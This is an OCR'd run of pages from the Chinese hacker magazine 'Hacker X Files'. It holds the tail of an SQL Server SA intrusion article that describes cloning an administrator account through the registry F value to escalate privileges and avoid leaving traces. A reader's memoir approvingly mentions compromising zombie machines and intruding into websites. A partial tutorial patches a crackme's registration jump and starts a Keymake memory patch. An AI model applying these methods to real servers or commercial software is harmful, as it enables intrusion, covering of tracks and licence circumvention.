
看到这儿可能有许多聪明的小菜已经想到了－－克隆帐户，完全正确，既然我们不能直接提升权限，那么把我们添加上去的用户直接克隆成管理员也可以啊。克隆的方法很简单，只要把管理员对应的注册表里F项二进制值复制到我们新加进去的faust帐户的F项里就可以了。这样一来不仅我们新添加的用户成功提升为了管理员，而且看到的桌面和管理员也是同一个桌面哦，这样也不会在C:\Documents and Settings这个目录里留下入侵痕迹了。

最后我再总结一下，在SA入侵的过程中遇到的稀奇古怪的问题还有很多，其实SA入侵的方法非常灵活，我们可以利用SQLServer中内置的各种不同的存储过程来执行命令，或者使用沙盒模式之类的来执行命令。有前辈曾经说过“拿到了SA权限却拿不下服务器只能说是自己的技术有问题”，本文所提到的情况是在可以执行命令的前提下所遇到的比较特殊的例子，权当抛砖引玉，大家有什么问题或建议的话可以到X档案的论坛和我讨论，我的ID是_Faust。

（本文所涉及到的SQLServer查询分析器已收录到光盘中）

甜蜜的记忆

梁天爽



从一个随便翻翻杂志的读者，到一个期期必看的疯狂叉子，再到期期给X投稿的作者，我和X之间发生了许多有趣的故事。

说起第一次认识《黑客X档案》，那还是在2005年，我上初一的时候，使用了一年多，有一个太阳三个月亮的高等级QQ号由于在网上挂在线时间，被那个挂号网站给骗走了。从此，我就对这个骗子网站有了很深的仇恨，原来很多网上的朋友一下子失去了联系，再也找不到那些朋友了。而现实中的朋友我还要重新添加，QQ的等级也需要重新挂，又加上腾讯修改了QQ的升级方案，给升级添了不少的麻烦，于是这就成了一个遗憾和棘手的事情。从那以后我就突发奇想，想学习黑客技术盗回我的QQ，当时还没有想过要入侵哪个网站什么的，因为感觉入侵黑站实在是太神秘的事了。

我从一同学那里借了一本《黑客X档案》，当时很好奇，也很天真的认为有了那些软件就可以盗回QQ，我翻看了几页杂志，反正也看不懂，就索性拿着光盘到复印店花了5块钱刻录了一张光盘，我记得那张光盘里有个什么“南云剑盟盗QQ软件”，很天真的认为有了这个软件就可以盗回QQ了，于是就像神秘宝贝一样偷偷摸摸的把光盘给了复印店的阿姨，小声说低调低调，像印假钞一样的刻录了一张光盘，结果回家后却发现根本不会使用，就这样，我的第一次尝试彻底失败了。

尽管尝试失败了，但我还是从杂志中得到了不少的乐趣，从那以后就开始购买这本杂志了，感觉黑客这个神秘的职业离我很近，在朋友的鼓励下我也开始也去研究一些简单的技术，还好这本杂志非常照顾新读者，里边有许多适合新手的文章，这使得我对杂志的兴趣也变得越来越大，学会了不少新奇的、从来没听说过的知识，后来又认识了SAGI、阿布、毒药这些名字，也了解了杂志各个栏目的内容和所针对的读者，再后来就和《黑客X档案》混熟了，期期必买。

在杂志的教导和朋友的鼓励下，我开始了计算机事业的起步，2006和2007年，是我技术飞速发展的两年，初一和初二的学习不算太忙，业余时间也比较多，我在学校参加了全国青少年计算机FLASH制作大赛、网页制作大赛，在老师的辅导下对计算机网络越来越熟悉，也开始了进化。在X的帮助下，我学会了很多黑客技术，从扫描，到抓肉鸡，再到入侵网站，也学会了使用VB编写一些简单的小程序，慢慢的技术越来越成熟了。

2007年底，我也积累了一些网络技术和黑客技术，于是就开始尝试给《黑客X档案》杂志投稿，在2007年第12期杂志上，我发表了自己的第一篇文章，在随后的杂志上又陆续发表了自己编写的第一个软件等等。我坚信，黑客和学习不会发生太大的冲突，所以在初三我本着学习为主的态度，利用业余时间来研究黑客技术，继续给《黑客X档案》投稿。最初，是《黑客X档案》帮我走上了对计算机的爱好和研究道路，现在，我有了技术，就要写给杂志，反馈给其他的叉子，帮助他们一步步提高，和大家一起讨论技术，研究入侵，一起抓肉鸡。

2008年4月，我进入了中考的冲刺阶段，为了不让黑客技术和学业发生冲突，我毅然的决定停止看杂志、停止投稿，但是每期杂志我仍然会买下来，等着中考之后再去研究。只有进入了高等学府，接受更高水平的计算机教育，才能有更好的发展和未来！所以，放弃杂志的几个月里，我更加发奋的读书，为了考入理想的高中。

现在，中考已经过去了，在没有任何作业的暑假中，我又努力研究了一个暑假的技术，发现了很多的电脑技巧。我的中考还是比较成功的，考入了外地的一所重点高中，高一和初三相比应该会轻松一些，又有时间可以研究技术，研究《黑客X档案》了，但是学习仍然是最主要的任务。前几天我报名参加了全国青少年计算机奥林匹克竞赛（NOI），比赛项目是C语言编程，这使我又有机会接受计算机教育了，学习不熟悉的C语言，如果在NOI上拿到一些奖项的话就更好了。这也使我真正认识到计算机技术对以后上大学和未来人生道路都能有很大的帮助，哪怕是最小的奖项，也能给高考成绩加上10分，如果能够取得好的成绩，还可以被免试保送到本一A类大学计算机系，那样就连高考也不重要了。

朋友们，相信在X的带领下，我们一定会在自己的人生道路上走得更好，也一定能书写属于我们的网络史！X是我的光辉起点，也会是大家人生光辉的起点！

文章难易度：★★★
文章阅读点：如何利用Keymake制作软件的内存补丁

从零开始学破解之（二十二）

内存补丁DIY

Talent Feng

上堂课我们略施小计，成功的让软件自己将注册码告诉了我们，这种独特的破解方法确实让小菜们开了眼界，我们只是简单的修改一下代码，软件自己就变成了一个注册机，不论我们输入什么样的注册信息，真正的注册码都会乖乖的显示出来。更为重要的是，这种方法不同于暴力破解，我们不用担心关键代码没有找全或是代码修改的不到位等这些问题，因为我们直接得到的就是软件真正的注册码，有了注册码我们还担心什么呢！

简单回忆一下上堂课学到的知识，要经过怎样的操作，才能让软件老老实实的告诉我们真正的注册码呢？首先要明确的是这种方法的核心内容就是“偷梁换柱”，具体的说，就是在程序读取数据的时候我们做了手脚。程序在正常情况下，会按照代码的要求读取在特定位置存放的数据，例如当软件注册验证部分的代码发现我们输入的注册码是不正确的，则提示我们“注册失败”的这部分代码就开始被执行了，既然软件已经发现了注册码是不正确的，并且给出了一些明确的提示信息来告诉我们注册失败了，那么这个注册失败的提示信息要从哪里寻找呢？软件的作者在编写软件的时候，就把诸如注册成功、注册失败等这样一些提示信息以字符串的形式写在了软件的代码中，而软件运行起来的时候这个字符串就被存放在了特定的内存位置中，当软件发现我们输入的注册码不正确的时候，程序就会读取存放在那些特定位置的字符串，并以提示窗口的形式明确的告诉我们。

理解这个过程，是我们将软件变成注册机的关键。因为不论是软件真正的注册码，还是提示注册失败的字符串信息，这些数据在软件运行的时候都是存放在各自特定的内存位置的，程序在执行的过程中如果需要哪个数据，到内存中相应的位置读取或是访问其中的内容就可以了。于是，一种奇妙的方法就出现了，在程序读取数据的时候我们小小的做个手脚。例如，程序要告诉我们“注册失败”，那么它就会去“地址1”这个地方去读取存放在那里的“注册码不正确”这个字符串，并准备将它作为提示窗口的内容显示出来。但是我们想让软件将真正的注册码显示出来，并且我们已经知道了软件的注册码是被存放在“地址2”这个位置的。现在就可以玩转程序了，我们把“地址1”换成“地址2”，这样一来，程序在准备读取注册失败提示信息的时候，就会晕头晕脑的跑到“地址2”这个地方并读取存放在那里的数据，而“地址2”中存放的是什么呢？没错，“地址2”中保存的恰恰就是软件真正的注册码。由于我们并没有修改其它部分的代码，所以程序的其它过程是不会改变的，由于读取的数据发生了变化，原本在提示窗口中应该显示的是位于“地址1”这个位置的内容，即“注册码不正确”，但是在修改之后，存放在“地址2”中的内容就被显示出来了，即软件真正的注册码！

这个方法是不是非常简单呢，但是小菜们一定要注意，这其中还是有些问题很容易困扰我们的。例如，究竟软件将正确的注册码保存在哪个位置？这个小问题如果不能解决，那后续的工作就没有办法执行了。

关于上堂课的内容就复习到这儿，毕竟新的知识更重要嘛！今天我要介绍的内容肯定更受小菜们的欢迎。大家平时使用的软件一定有许多，什么**破解版、**注册机也见的不少了。不过这些东西对学习了这么久的小菜来说都没有什么神秘感了，但是说到“软件补丁”小菜们肯定会眼前一亮。没错，与**破解版、**注册机并驾齐驱的就数“软件补丁”了，大家肯定也没少用过这个东西吧，它们永远被放在我们要使用的软件旁边，简单的运行一下，我们就可以畅游原本需要注册的软件了。目前各种补丁也是层出不穷，**软件解除限制补丁、**软件破解补丁、**游戏破解补丁等等。小菜们一定很羡慕那些制作补丁的高手吧，肯定也梦想着有一天也能够制作出属于自己的补丁来。那么今天，我就帮小菜们圆了这个梦，让我们一起打造属于自己的“软件补丁”！

制作补丁需要有专门的工具，主角就是一位我们非常熟悉的朋友——Keymake，以前我们在制作内存注册机的时候就是用它来完成的。不要小看我们的这位老朋友，制作注册机对它而言就是小菜一碟，制作软件补丁才是它的拿手好戏。除了Keymake外，PEID和OD也是必不可少的，当然也不要忘了作为“标本”的目标程序。

第一章：软件分析Step By Step

第一节、程序的基本信息

对Crackme有一个基本的了解是极有必要的，先使用PEID检查一下，很幸运Crackme没有加壳（图1），再看看这个小程序的注册提示信息是什么样的，运行之后随便输入一组注册信息，刚按下“OK”按钮程序就弹出了注册失败的提示框，留心它的内容“加油”，就这样很轻松的就把关键的线索找到了。接下来的事情就好办了，直接把它扔进OD里进行解剖。小菜们熟练的打开了字符串查找窗口，经过一番搜索终于发现了注册提示信息的影子，双击来到对应的代码处一看究竟（注意，这个Crackme注册成功的提示为“恭喜你”，注册失败的提示为“加油”）。




图1

第二节、关键代码的寻找与分析

根据注册提示信息，我们来到了以下的代码处（图2）。

```
00453871  |.  E8 E209FBFF    call    00404258
00453876  |.  75 0C          jnz     short 00453884
00453878  |.  B8 D4384500    mov     eax, 004538D4  ;  恭喜你!
0045387D  |.  E8 EA3AFDFF    call    0042736C
00453882  |.  EB 0A          jmp     short 0045388E
00453884  |>  B8 E4384500    mov     eax, 004538E4  ;  加油!
00453889  |.  E8 DE3AFDFF    call    0042736C
```




图2

来分析一下这段代码，相信大家现在分析简单代码的能力已经大有长进了，分析出这段代码的含义可以说是小菜一碟。这是一个标准的注册验证过程，含义非常简单：如果输入的注册码通过了验证，那么就提示我们“恭喜你”，如果没有通过验证，则提示“加油”。看到这种典型的不能再典型的代码，小菜们在第一时间就想到了修改的方法，具体的修改方案有两种：

> 1．将关键跳转修改成相反条件的代码，例如将JNZ改为JZ等。由于整个的条件没有发生变化，但是衡量的标准却变了，所以代码的执行方向就发生了改变。
>
> 2．使用NOP指令使关键跳转失效，这个方法是由当前这段代码的特点所决定的，通过观察我们很容易的发现，如果关键代码不执行的话，那么程序将直接执行标志注册成功的代码。所以，只需要使关键跳转失效，同样也可以达到破解的目的。

有了详细的修改方案，就可以开工了。不过我们今天的主要工作是制作补丁，小菜们在这里小过一下瘾就可以了，重点要放在稍后的制作破解补丁上。不过在这里进行代码的修改还是很有必要的，我们可以得到一些很重要的信息。

首先，我们需要收集当我们修改了关键跳转之后，对应的代码会发生什么样的变化。先看看使用第一种方案进行修改的情况，修改之前，代码是**00453876 75 0C jnz short 00453884**，而修改之后，代码则变为了**00453876 74 0C je short 00453884**。如果使用第二种方案，那么情况就会变为，原代码为**00453876 75 0C jnz short 00453884**，修改后的代码为**00453876 90 nop**。

“为什么在这里要看代码的变化情况呢？不允许我们采用暴破的方法，却又要修改代码，是不是有点多此一举呢？”呵呵，看来小菜们求学心切，一心想着怎样学做破解补丁。在这里提醒一下大家，我们对软件代码的变化情况进行观察是非常有必要的，它直接关系到了稍后破解补丁的制作，所以不仅要记得我们是如何修改代码的，还要留心代码的位置、对应机器码的变化等等。整理好手头得到的这些资料，就可以开始准备去制作第一个属于自己的“破解补丁”了。

第二章：软件补丁DIY

分析的工作已经结束了，在一边呆了好久的Keymake终于有机会出场了，OD的使命也算结束了，Keymake就要大显神威了。先带领小菜们熟悉一下Keymake的主界面（图3），我们选择“其它”下的“制作内存补丁”（图4）。在弹出的窗口中我们需要输入一些信息，看着这个陌生的界面小菜们顿时没了自信，这里的每一项该如何填写呢？其实使用Keymake制作内存补丁是非常简单的，回到Keymake中，现在我们停留在了“内存补丁制作”界面中（图5）。




图3




图4

